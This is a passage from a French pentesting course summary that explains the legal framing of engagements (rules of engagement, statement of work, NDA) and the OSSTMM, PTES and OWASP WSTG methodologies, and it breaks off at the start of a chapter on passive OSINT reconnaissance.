RÉSUMÉ THÉORIQUE – FILIÈRE INFRASTRUCTURE DIGITALE

M210 – Appliquer les méthodologies des tests d'intrusion

40 heures

SOMMAIRE

MODALITÉS PÉDAGOGIQUES

1

LE GUIDE DE SOUTIEN

Il contient le résumé théorique et le manuel des travaux pratiques

2

LA VERSION PDF

Une version PDF est mise en ligne sur l'espace apprenant et formateur de la plateforme WebForce Life

3

DES CONTENUS TÉLÉCHARGEABLES

Les fiches de résumés ou des exercices sont téléchargeables sur WebForce Life

4

DU CONTENU INTERACTIF

Vous disposez de contenus interactifs sous forme d'exercices et de cours à utiliser sur WebForce Life

5

DES RESSOURCES EN LIGNES

Les ressources sont consultables en synchrone et en asynchrone pour s'adapter au rythme de l'apprentissage

PARTIE 1

Découvrir les méthodologies de test d’intrusion

Dans ce module, vous allez :

- Comprendre les prérequis pour un test d’intrusion
- Identifier les méthodologies de test d’intrusion
- Connaître les étapes d’un test d’intrusion

6 heures

CHAPITRE 1

Distinguer la méthodologie OSSTMM

Ce que vous allez apprendre dans ce chapitre :

- Comprendre le cadre d’utilisation de la méthodologie OSSTM
- Se familiariser avec les étapes de la méthodologie OSSTM

2 heures

CHAPITRE 1

Distinguer la méthodologie OSSTMM

1. **Utilisation de la méthodologie**
2. Etapes de la méthodologie

PARTIE 1

Test d'intrusion: Définitions


- Un **test d'intrusion** ou en anglais **penetration testing** est un processus autorisé, planifié et systématique d'utilisation de vulnérabilités connues pour tenter d'accéder à un système, un réseau ou à des ressources d'une application
- L'objectif d'un test d'intrusion est d'identifier les vulnérabilités du système et de proposer des correctifs avant que ces vulnérabilités ne soient découvertes et exploitées par des pirates informatiques ou des cybercriminels.
- Le test d'intrusion peut être effectué en interne (avec un certain accès au système d'information de l'entreprise) ou externe (sans accès au système d'information de l'entreprise) Ressources. Il consiste normalement à utiliser un ensemble d'outils automatisés ou manuels pour tester les ressources de l'entreprise
- Il est important de rappeler que le **test d'intrusion** n'est ni du **hacking** ni du **ethical hacking**

Test d'intrusion	Hacking	Ethical Hacking
• Un cadre bien défini • Suit des methodologies de test • Se base sur des standards de gouvernance • Se réalise sur une période donnée	• Objectif de compromission • Pas de cadre défini • Pas de méthodologie • Recherche opportuniste des vulnérabilités • N'est pas cadré dans le temps	• Objectif bien veillant • Pas de cadre défini • Pas de méthodologie • Recherche opportuniste des vulnérabilités • N'est pas cadré dans le temps

PARTIE 1

Test d'intrusion: Définitions

- Le test d'intrusion peut être réalisé selon 3 approches :
  - ✓ Black box : le test d'intrusion en boîte noire est réalisé dans les conditions les plus proches d'une attaque externe réalisée par un attaquant distant inconnu. Cela signifie qu'aucune information (ou presque) n'est fournie aux pentesters avant de commencer les tests.
  - ✓ White box : le test d'intrusion en boîte blanche est réalisé avec le maximum d'informations partagées avec les pentesters avant l'audit. Les informations nécessaires au test d'intrusion sont fournies en toute transparence. Le fonctionnement de la cible est alors connu et rendu visible, d'où le terme de boîte blanche.
  - ✓ Grey box : Le test d'intrusion en boîte grise est réalisé avec le minimum d'informations partagées avec les pentesters avant l'audit. Cela peut consister à fournir des informations sur le fonctionnement de la cible, fournir des comptes utilisateurs sur une plate-forme à accès restreint, donner accès à une cible non accessible au public, etc. Cela permet des tests plus approfondis, avec une meilleure compréhension du contexte.



https://www.torii-security.fr/user/pages/05.blog/tests-dintrusion-tout-ce-quil-faut-savoir/LEs%20types%20de%20pentest.gif--

Cadre juridique : Les règles d'engagement (RoE)

- **Les règles d'engagement (RoE)** sont un document qui traite de la manière dont le test d'intrusion doit être effectué. Certaines des directives qui doivent être clairement énoncées dans un document des règles d'engagement avant de commencer le test d'intrusion sont les suivantes :
  - ✓ Le type et le cadre des tests : précise le type de test d'intrusion (black box, white box, grey box) en se basant sur les informations partagées par le client.
  - ✓ Coordonnées des clients : Les informations des points de contact et les points d'escalade en cas de problème ou urgence. L'équipe technique côté client doit être disponible 24 heures sur 24, 7 jours sur 7, durant la période du test d'intrusion.
  - ✓ Notifications de l'équipe informatique du client : les tests d'intrusion sont également utilisés pour vérifier l'état de préparation de l'équipe IT généralement et l'équipe cyberdéfense à répondre aux incidents et aux tentatives d'intrusion. Il faut préciser s'il s'agit d'un test d'intrusion annoncé ou non annoncé. S'il s'agit d'un test annoncé, il faut préciser l'heure et de la date des tests, ainsi que des adresses IP sources à partir desquelles le test (attaque) sera effectué. S'il s'agit d'un test non annoncé, préciser le processus à suivre en cas de détection ou de blocage par un système de détection/prévention.
  - ✓ Traitement des données sensibles : pendant la préparation et l'exécution des tests, les pentesters pourront recevoir ou trouver des informations sensibles sur l'entreprise, son système et/ou ses utilisateurs. Le traitement des données sensibles nécessite une attention particulière dans le document d'engagement et des mesures de stockage et de communication appropriées doivent être utilisées (par exemple, chiffrement complet du disque sur les ordinateurs des pentesters, chiffrement des rapports s'ils sont envoyés par e-mail, etc.). Il est indispensable de vérifier la compatibilité des tests demandés et le cadre précisé avec les diverses lois réglementaires auxquelles le client est soumis(GDPR, HDS, PCI …).
  - ✓ Réunions d'avancement et rapport : précise la fréquence des réunions d'avancement avec le client et les rapports à soumettre durant et/ou à la fin du test d'intrusion.

Cadre juridique : Cahier des charges

- Le cahier des charges est un document d'accord formel entre le pentester et le client pour commencer le test d'intrusion. L'objet de ce document est de définir :
  - ✓ Les attentes du client
  - ✓ L'étendue des tests
  - ✓ Le calendrier des tests
  - ✓ La tarification
  - ✓ Les livrables à la fin de tous les tests d'intrusion
  - ✓ Les conditions de paiement
  - ✓ Les accords juridiques
  - ✓ Les signatures

PARTIE 1

Cadre juridique : Accord de non-divulgation (NDA)

- L'accord de non-divulgation est généralement signé entre le responsable juridique du client et le pentester ou son avocat. Il doit être signé avant la réunion de lancement où des informations confidentielles seront échangées entre les deux parties.

ACCORD DE CONFIDENTIALITE - NDA

ENTRE :

La société [_], au capital de [_] euros, dont le siège social est situé [_], et immatriculée au Registre du Commerce et des Sociétés de [_] sous le numéro [_], représentée par [_], dûment habilité à l'effet des présentes (ci-après la « **Société** [_]»),

D'UNE PART,

ET :

La société [_], au capital de [_] euros, dont le siège social est situé [_], et immatriculée au Registre du Commerce et des Sociétés de [_] sous le numéro [_], représentée par [_], dûment habilité à l'effet des présentes (ci-après la « Société [_]»),

D'AUTRE PART,

Ci-après désignées individuellement « **Partie** » et collectivement « **Parties** ».

Chacune des Parties souhaitant s'assurer de la parfaite confidentialité des informations ainsi communiquées à l'autre Partie, elles sont convenues de s'engager au titre de cet accord de confidentialité (ci-après l'« **Accord de confidentialité** ») dans les termes qui suivent.

CHAPITRE 1

Distinguer la méthodologie OSSTMM

1. Utilisation de la méthodologie
2. **Etapes de la méthodologie**

01 – Distinguer la méthodologie OSSTMM

Les étapes de la méthodologie

Cadre de la méthodologie OSSTMM

- OSSTMM (The Open Source Security Testing Methodology Manual) fournit une méthodologie pour un test d'intrusion approfondi.
- L'OSSTMM permet de tester la sécurité opérationnelle de 5 canaux, mentionnés ci-dessous, afin que les organisations puissent comprendre toute l'étendue de leur sécurité et déterminer dans quelle mesure leurs processus de sécurité fonctionnent réellement.

Sécurité humaine	Sécurité physique	Communications sans fil	Télécommunications	Réseaux de données
La sécurité de l'interaction et de la communication humaine est évaluée de manière opérationnelle comme moyen de test.	L'OSSTMM teste la sécurité physique définie comme tout élément tangible de sécurité qui nécessite un effort physique pour fonctionner	les communications électroniques, les signaux et les émanations sont tous considérés comme des communications sans fil qui font partie des tests de sécurité opérationnelle	Que le réseau de télécommunication soit numérique ou analogique, toute communication effectuée sur des lignes téléphoniques ou de réseau est testée dans l'OSSTMM	Les tests de sécurité des réseaux de données comprennent les systèmes électroniques et les réseaux de données utilisés pour la communication ou l'interaction via des lignes de réseau câblées et câblées.

PARTIE 1

Les modules de la méthodologie OSSTMM

- L'OSSTMM utilise le concept de modules, les définissant comme un ensemble de processus ou de phases applicables pour chaque canal. Les modules sont décrits à un niveau relativement élevé et la mise en œuvre de chaque module dans les différents canaux sera spécifique au domaine réel, aux contraintes techniques et réglementaires. Les quatre modules définis par l'OSSTMM sont :

Phase I : Réglementaire

- ✓ Examen de la posture - examiner les cadres et normes réglementaires et réglementaires pertinents
- ✓ Logistique - identifier toutes les contraintes physiques et techniques aux processus dans le canal
- ✓ Vérification de la détection active – évaluer la détection et la réponse des interactions

Phase II : Définitions

- ✓ Audit de visibilité - évaluer la visibilité des informations, des systèmes et des processus pertinents pour la cible
- ✓ Vérification d'accès - évaluer des points d'accès à la cible
- ✓ Vérification de la confiance - évaluer la relation de confiance entre les systèmes (ou entre les personnes)
- ✓ Vérification des contrôles - évaluer les contrôles pour maintenir la confidentialité, l'intégrité, la confidentialité et la non-répudiation au sein des systèmes

Les modules de la méthodologie OSSTMM (suite)

Phase III : Phase d'information

- ✓ Vérification des processus - examiner les processus de sécurité de l'organisation
- ✓ Vérification de la configuration - évaluer les processus dans différentes conditions de niveau de sécurité
- ✓ Validation de la propriété - examiner la propriété physique ou intellectuelle disponible dans l'organisation
- ✓ Examen de la ségrégation - déterminer les niveaux de fuites d'informations personnelles
- ✓ Examen de l'exposition - évaluer l'exposition aux informations sensibles
- ✓ Veille concurrentielle - déterminer les fuites d'informations qui pourraient aider les concurrents

Phase IV : Phase de test des commandes interactives

- ✓ Vérification de quarantaine - évaluer l'efficacité des fonctions de quarantaine sur la cible
- ✓ Audit des privilèges - examiner l'efficacité de l'autorisation et l'impact potentiel d'une escalade de privilèges non autorisée
- ✓ Validation de la capacité de survie - évaluer la résilience et la récupération des systèmes
- ✓ Examen des alertes et des journaux - examiner les activités d'audit pour garantir un suivi fiable des événements

L'OSSTMM se concentre sur les éléments qui doivent être testés, ce qu'il faut faire avant, pendant et après un test de sécurité, et comment mesurer les résultats. Une partie particulièrement utile de l'OSSTMM est qu'il comporte une section couvrant les meilleures pratiques internationales, les lois, les réglementations et les normes éthiques.

CHAPITRE 2

Identifier la méthodologie PTES

Ce que vous allez apprendre dans ce chapitre :

- Comprendre le cadre d’utilisation de la méthodologie PTES
- Se familiariser avec les étapes de la méthodologie PTES

2 heures


CHAPITRE 2

Identifier la méthodologie PTES

1. **Utilisation de la méthodologie**
2. Etapes de la méthodologie

La méthodologie PTES

- La méthodologie PTES (penetration testing execution standard) se compose de sept (7) sections principales. Celles-ci couvrent tout ce qui concerne un test d'intrusion - de la communication initiale et du raisonnement derrière un test d'intrusion, en passant par les phases de collecte de renseignements et de modélisations des menaces où les pentesters travaillent dans les coulisses afin de mieux comprendre l'organisation testée, en passant par la recherche de vulnérabilité, l'exploitation et la post-exploitation, où l'expertise technique en sécurité des pentesters vient jouer et se combiner avec la compréhension métier de l'engagement, et enfin au reporting, qui capture l'ensemble du processus, d'une manière qui a du sens pour le client et fournit le le plus de valeur pour lui.



- Nous détaillerons ces étapes dans les prochaines slides.

Source : http://www.pentest-standard.org/index.php/Main_Page

PARTIE 1

CHAPITRE 2

Distinguer la méthodologie PTES

1. Utilisation de la méthodologie
2. **Etapes de la méthodologie**

Les étapes de la méthodologie PTES

Interactions pré-engagement

Les réunions préalables à l'engagement avec le client permettent de discuter du degré de couverture du test d'intrusion qui sera réalisé. L'ensemble des engagements pris avec le client sont définis lors de cette phase.

La collecte de renseignements

La phase de collecte de renseignements consiste à récupérer n'importe quelle information à propos de l'entreprise testée. Pour cela, le testeur utilise les réseaux sociaux, le *Google hacking (*Récupérer des données sensibles en lançant des requêtes spéciales sur le moteur de recherche*)*, ou encore le *footprinting (*Récolter des informations dont l'accès est libre et autorisé sur les systèmes informatiques cibles via des méthodes telles que l'énumération réseau, l'identification du système *d'exploitation*, les requêtes Whois, les requêtes SNMP, le scan de ports, etc.). Les informations obtenues sur la cible procurent ainsi de précieuses indications sur les sécurités mises en place.

Modélisation des menaces

La modélisation des menaces exploite les informations recueillies lors de la collecte de renseignements. L'analyse des résultats obtenus permet de déterminer la méthode d'attaque la plus efficace contre le système cible. Il s'agit principalement d'identifier les faiblesses de la cible et de monter son plan d'attaque en fonction de ces dernières.

Analyse des vulnérabilités

Après avoir identifié le type d'attaque le plus efficace à mener contre la cible, il faut maintenant savoir comment y accéder. Au cours de cette étape, les informations collectées lors des phases précédentes sont mises en relation pour déterminer si l'attaque choisie est réalisable. Les informations recueillies grâce à des scans de ports, des scans de vulnérabilités, ou celles issues de la collecte de renseignements sont notamment prises en considération.

Les étapes de la méthodologie PTES

Exploitation

La plupart du temps, la phase d'exploitation utilise l'attaque par brut force. Cette phase n'est, par ailleurs, lancée que si un type d'*exploit* permet à coup sûr de parvenir au but recherché. Il n'est pas à exclure, en effet, qu'une sécurité supplémentaire puisse empêcher l'accès au système cible.

Post-exploitation

La phase postérieure à l'exploitation est une phase critique dans un test d'intrusion. Elle commence après l'intrusion dans le système attaqué et consiste à déterminer sur celui-ci les informations qui ont le plus de valeur. Il s'agit de montrer l'impact financier que pourrait avoir une fuite ou une perte de ces informations sur l'entreprise.

Rapports

La phase d'élaboration du rapport est sans nul doute la phase la plus importante d'un test d'intrusion, car l'intérêt de sa réalisation doit s'y trouver justifié. Le rapport établit ce qui a été réalisé lors du test d'intrusion ainsi que la manière utilisée. Il doit surtout mettre en lumière quelles sont les faiblesses à corriger et comment le système cible peut être protégé contre de telles attaques. Faire appel à un service de Pentesting afin d'effectuer un travail d'audit des vulnérabilités de son SI est plus que préconisé dans un monde de l'informatique qui croit de jour en jour et qui voit donc sa surface d'attaque croitre conjointement. Il est préconisé de programmer assez régulièrement des tests d'intrusion car les systèmes d'information évoluent au rythme des ajouts et des modifications d'infrastructures et les failles apparaissent au grès de ces évolutions. Nomios vous accompagnant dans la recherche des vulnérabilités de votre Système d'information en vous fournissant les conseils et préconisations qui vous permettront de mieux cibler et de renforcer les points critiques de la sécurité de votre système.

CHAPITRE 3

Distinguer la méthodologie OWASP

Ce que vous allez apprendre dans ce chapitre :

- Comprendre le cadre d’utilisation de la méthodologie OWASP
- Se familiariser avec les étapes de la méthodologie OWASP

2 heures

CHAPITRE 3

Distinguer la méthodologie OWASP

1. **Utilisation de la méthodologie**
2. Etapes de la méthodologie

L’organisation OWASP

- L'**OWASP** (Open Web Application Security Project) est une organisation internationale à but non lucratif qui vise à améliorer la sécurité des logiciels. Sa principale mission consiste à garantir que la sécurité du logiciel est visible et à fournir les informations et les outils qui permettent d'améliorer la sécurité des applications dans son ensemble.
- L’un des principes fondamentaux de l’**OWASP** est que tous ses documents soient disponibles gratuitement et facilement accessibles sur son site web. Ce qui permet à chacun d’améliorer la sécurité de ses propres logiciels. Le matériel qu’ils proposent comprend de la documentation, des outils, des vidéos et des forums.
- Le matériel propose par l’OWASP consiste à des projets initiés et suivis par la communauté. Ces projets doivent suivre une roadmap pour être validés et promus par le board OWASP.
- Parmi les projets OWASP les plus connus :
  - ✓ OWASP TOP 1O : un document des 10 risques de sécurité les plus critiques pour les applications Web.
  - ✓ OWASP ZAP : un web proxy pour les tests de sécurité des applications web.
  - ✓ OWASP Web security testing guide : une méthodologie de test d’intrusion pour les applications web.
  - ✓ OWASP Juice Shop : Une application web vulnerable utilisée pour pratiquer les tests d’intrusion web et éduquer les utilisateurs web.
  - ✓ OWASP Amass : Un outil pour cartographier la surface d'attaque et découvrir des actifs externes.

Source : https://owasp.org/

OWASP : WSTG la méthodologie des tests applicatives

- La méthodologie OWASP est un ensemble de guides complets pour tester la sécurité des applications Web, mobile et firmware. Créés par les efforts collaboratifs de professionnels de la cybersécurité et de bénévoles dévoués, ils fournissent un cadre des meilleures pratiques utilisées par les testeurs d'intrusion et les organisations du monde entier.
- Les guides :
  - ✓ WSTG(Web Security Testing Guide) : https://owasp.org/www-project-web-security-testing-guide/
  - ✓ MSTG (Mobile Security Testing Guide) : https://owasp.org/www-project-mobile-security-testing-guide/
  - ✓ Firmware Security Testing Methodology : https://github.com/scriptingxss/owasp-fstm

abordent différents aspects des tests et mettent l'accent sur une intégration profonde dans chaque phase avec les organisations SDLC existantes.

- Les 3 guides se basent sur les mêmes principes, il n'y a que les types de vulnérabilités qui changent d'une plateforme à une autre. Nous choisissons dans ce cours le guide web **WSTG** parce que c'est le plus utilisé et les applications web sont les plus répandues avec la simplification du processus de développement et de déploiement des applications Web.

OFPPT
La Voie de l'Avenir

WEBFORCE
BE THE CHANGE

CHAPITRE 3

Distinguer la méthodologie OWASP

1. Utilisation de la méthodologie
2. **Etapes de la méthodologie**

Les étapes de WSTG

- Pouvoir tester toutes les fonctionnalités d'une application lors d'un engagement de test d'intrusion n'est généralement pas possible. Cependant, trouver les vulnérabilités les plus critiques et les plus faciles à exploiter est ce qui fera la différence entre les pentesters. Tester avec succès une application pour les vulnérabilités de sécurité nécessite de penser « en dehors des sentiers battus ».
- La méthodologie OWASP WSTG se base sur plusieurs projets OWASP, donne des principes généraux sur la manière et le mindset avec lesquels aborder les tests d'intrusion applicative. Mais la pensée créative peut aider à déterminer quelles données inattendues peuvent entraîner l'échec d'une application de manière non sécurisée.
- La réflexion créative doit être menée au cas par cas, car la plupart des applications Web sont développées de manière unique (même en utilisant des cadres communs).
- Nous rappellerons dans ce guide les étapes et les uses cases les plus fréquents qui sont à vérifier comme check-list pour chaque étape.

Les étapes de WSTG

- **La collecte d'informations :**
  - ✓ Effectuer une reconnaissance de découverte de moteur de recherche pour les fuites d'informations
  - ✓ Utiliser un serveur Web d'empreintes digitales
  - ✓ Examiner les métafichiers du serveur Web pour détecter les fuites d'informations
  - ✓ Énumérer les applications sur le serveur Web
  - ✓ Examiner le contenu de la page Web pour détecter les fuites d'informations
  - ✓ Identifier les points d'entrée de l'application
  - ✓ Mapper les chemins d'exécution via l'application
  - ✓ Utiliser un cadre d'application Web d'empreintes digitales
  - ✓ Utiliser une application Web d'empreintes digitales
  - ✓ Utiliser une architecture des applications cartographiques
  - ✓ Tester la configuration de l'infrastructure réseau

Les étapes de WSTG

- **Gestion de la configuration et du déploiement :**
  - ✓ Tester la configuration de la plate-forme d'application
  - ✓ Tester la gestion des extensions de fichiers pour les informations sensibles
  - ✓ Examiner l'ancienne sauvegarde et les fichiers non référencés pour les informations sensibles
  - ✓ Énumérer les interfaces d'administration d'infrastructure et d'application
  - ✓ Tester les méthodes HTTP
  - ✓ Tester la sécurité du transport strict HTTP
  - ✓ Tester la stratégie interdomaine RIA
  - ✓ Autoriser les fichiers de test
  - ✓ Tester la reprise de sous-domaine
  - ✓ Tester le stockage dans le cloud

Les étapes de WSTG

- **Gestion des identités :**
  - ✓ Test des définitions de rôle
  - ✓ Test du processus d'enregistrement des utilisateurs
  - ✓ Test du processus de provisionnement de compte
  - ✓ Test d'énumération de compte et de compte d'utilisateur devinable
  - ✓ Test de la politique de nom d'utilisateur faible ou non appliquée

- **Autorisation :**
  - ✓ Test de l'inclusion du fichier de traversée de répertoires
  - ✓ Test du schéma d'autorisation de contournement
  - ✓ Test d'élévation de privilèges
  - ✓ Test des références d'objet directes non sécurisées

Les étapes de WSTG

- **Authentication :**
  - ✓ Test des informations d'identification transportées sur un canal crypté
  - ✓ Test des informations d'identification par défaut
  - ✓ Test de mécanisme de verrouillage faible
  - ✓ Test de contournement du schéma d'authentification
  - ✓ Test de mémorisation du mot de passe vulnérable
  - ✓ Test des faiblesses du cache du navigateur
  - ✓ Test de la politique de mot de passe faible
  - ✓ Test de réponse à la question de sécurité faible
  - ✓ Test des fonctionnalités de modification ou de réinitialisation de mot de passe faibles
  - ✓ Test d'authentification plus faible dans un canal alternatif

Les étapes de WSTG

- **Gestion des sessions :**
  - ✓ Test du schéma de gestion de session
  - ✓ Test des attributs des cookies
  - ✓ Test de fixation de session
  - ✓ Test des variables de session exposées
  - ✓ Test de falsification de requête intersite
  - ✓ Test de la fonctionnalité de déconnexion
  - ✓ Expiration de la session de test
  - ✓ Test de Session Puzzling

Les étapes de WSTG

- **La validation des entrées :**
  - ✓ Test des scripts intersites réfléchis
  - ✓ Test des scripts intersites stockés
  - ✓ Test de falsification de verbe HTTP
  - ✓ Test de la pollution des paramètres HTTP
  - ✓ Test d'injection SQL
  - ✓ Test pour Oracle
  - ✓ Test pour MySQL
  - ✓ Test pour SQL Server
  - ✓ Test du PostgreSQL
  - ✓ Test pour MS Access
  - ✓ Test de l'injection NoSQL
  - ✓ Test d'injection ORM
  - ✓ Test côté client
  - ✓ Test d'injection LDAP
  - ✓ Test d'injection de modèle côté serveur

Les étapes de WSTG

- ✓ Test d'injection XML
- ✓ Test d'injection SSI
- ✓ Test d'injection XPath
- ✓ Test de l'injection SMTP IMAP
- ✓ Test d'injection de code
- ✓ Test d'inclusion de fichiers locaux
- ✓ Test d'inclusion de fichiers distants
- ✓ Test d'injection de commande
- ✓ Test de débordement de tampon
- ✓ Test de débordement de tas
- ✓ Test de débordement de pile
- ✓ Test de la chaîne de format
- ✓ Test de vulnérabilité incubée
- ✓ Test de contrebande de fractionnement HTTP
- ✓ Test des requêtes entrantes HTTP
- ✓ Test de l'injection d'en-tête d'hôte

Les étapes de WSTG

- **La gestion des erreurs :**
  - ✓ Test du code d'erreur
  - ✓ Test des traces de pile
- **Cryptographie :**
  - ✓ Test de chiffrement SSL TLS faible Protection insuffisante de la couche de transport
  - ✓ Test de rembourrage Oracle
  - ✓ Test des informations sensibles envoyées via des canaux non cryptés
  - ✓ Test de chiffrement faible

Les étapes de WSTG

- **Logique métier :**
  - ✓ Introduction de la logique métier
  - ✓ Test de la validation des données de la logique métier
  - ✓ Test de la capacité à falsifier des requêtes
  - ✓ Vérification de l'intégrité des tests
  - ✓ Test de la synchronisation du processus
  - ✓ Test du nombre de fois qu'une fonction peut être utilisée Limites
  - ✓ Test de contournement des flux de travail
  - ✓ Test de défenses contre l'utilisation abusive des applications
  - ✓ Test du téléchargement de types de fichiers inattendus
  - ✓ Test de téléchargement de fichiers malveillants

Les étapes de WSTG

- **Test côté client :**
  - ✓ Test des scripts intersites basés sur DOM
  - ✓ Test de l'exécution de JavaScript
  - ✓ Test d'injection HTML
  - ✓ Test de la redirection d'URL côté client
  - ✓ Test d'injection CSS
  - ✓ Test de la manipulation des ressources côté client
  - ✓ Test du partage de ressources entre origines
  - ✓ Test du clignotement intersite
  - ✓ Test du détournement de clic
  - ✓ Tester les WebSockets
  - ✓ Test de la messagerie Web
  - ✓ Test du stockage du navigateur
  - ✓ Test d'inclusion de scripts intersites

PARTIE 2

Identifier les vulnérabilités d’un système d’information

Dans ce module, vous allez :

- Collecter les informations de manière passive
- Identifier les vulnérabilités des services utilisés

17 heures

CHAPITRE 1

Collecter les informations de manière passive

Ce que vous allez apprendre dans ce chapitre :

- Collecter les informations publiques sur la cible
- Utiliser les outils d’automation OSINT

5 heures

CHAPITRE 1

Collecter les informations de manière passive

1. **Moteurs de recherche**
2. Réseaux sociaux pour la reconnaissance
3. Outils d’automatisation OSINT
4. Frameworks de collecte d’informations

La reconnaissance passive

- La reconnaissance passive (collecte passive d'informations) ou encore OSINT (Open Source Intelligence) est un processus de collecte d'informations disponibles publiquement concernant une cible, sans aucune interaction directe avec elle.
- Nous pouvons définir la collecte passive d'informations selon deux versions différentes :
  - ✓ La définition la plus stricte, stipule que nous n'interagissons jamais directement avec la cible. Par exemple, en utilisant des tierces parties pour recueillir les informations. Cette approche peut permettre de cacher nos réelles actions et intentions à la cible. Cependant elle peut être limitée en terme de résultats collectés.
  - ✓ La définition la plus flexible, stipule qu'on peut interagir avec la cible, dans la peau d'un utilisateur normal. Par exemple, pour un site internet comme cible, on peut effectuer une action simple sur ledit site sans pour autant tester les vulnérabilités pendant cette action.
- Le but de la reconnaissance passive est de recueillir des informations qui clarifient et/ou élargissent la surface d'attaque sur une cible donnée.
- Il existe beaucoup de ressources et d'outils disponibles pour la collecte d'informations :
  - ✓ Les moteurs de recherche
  - ✓ Les réseaux sociaux
  - ✓ Les sites spécialisés dans la collecte d'informations publiques sur les organisations
  - ✓ Les outils OSINT
  - ✓ Les méthodes d'ingénierie sociale

Les moteurs de recherche

- Les pentesters utilisent les moteurs de recherche pour collecter des informations sur l'entreprise cible, comme les technologies utilisées par l'entreprise, des détails sur les employés, les pages d'authentification, des portails intranet, qui peuvent aider les pentesters à lancer des compagnes d'ingénierie sociale ou des attaques ciblées.
- Les moteurs de recherche les plus utilisés :

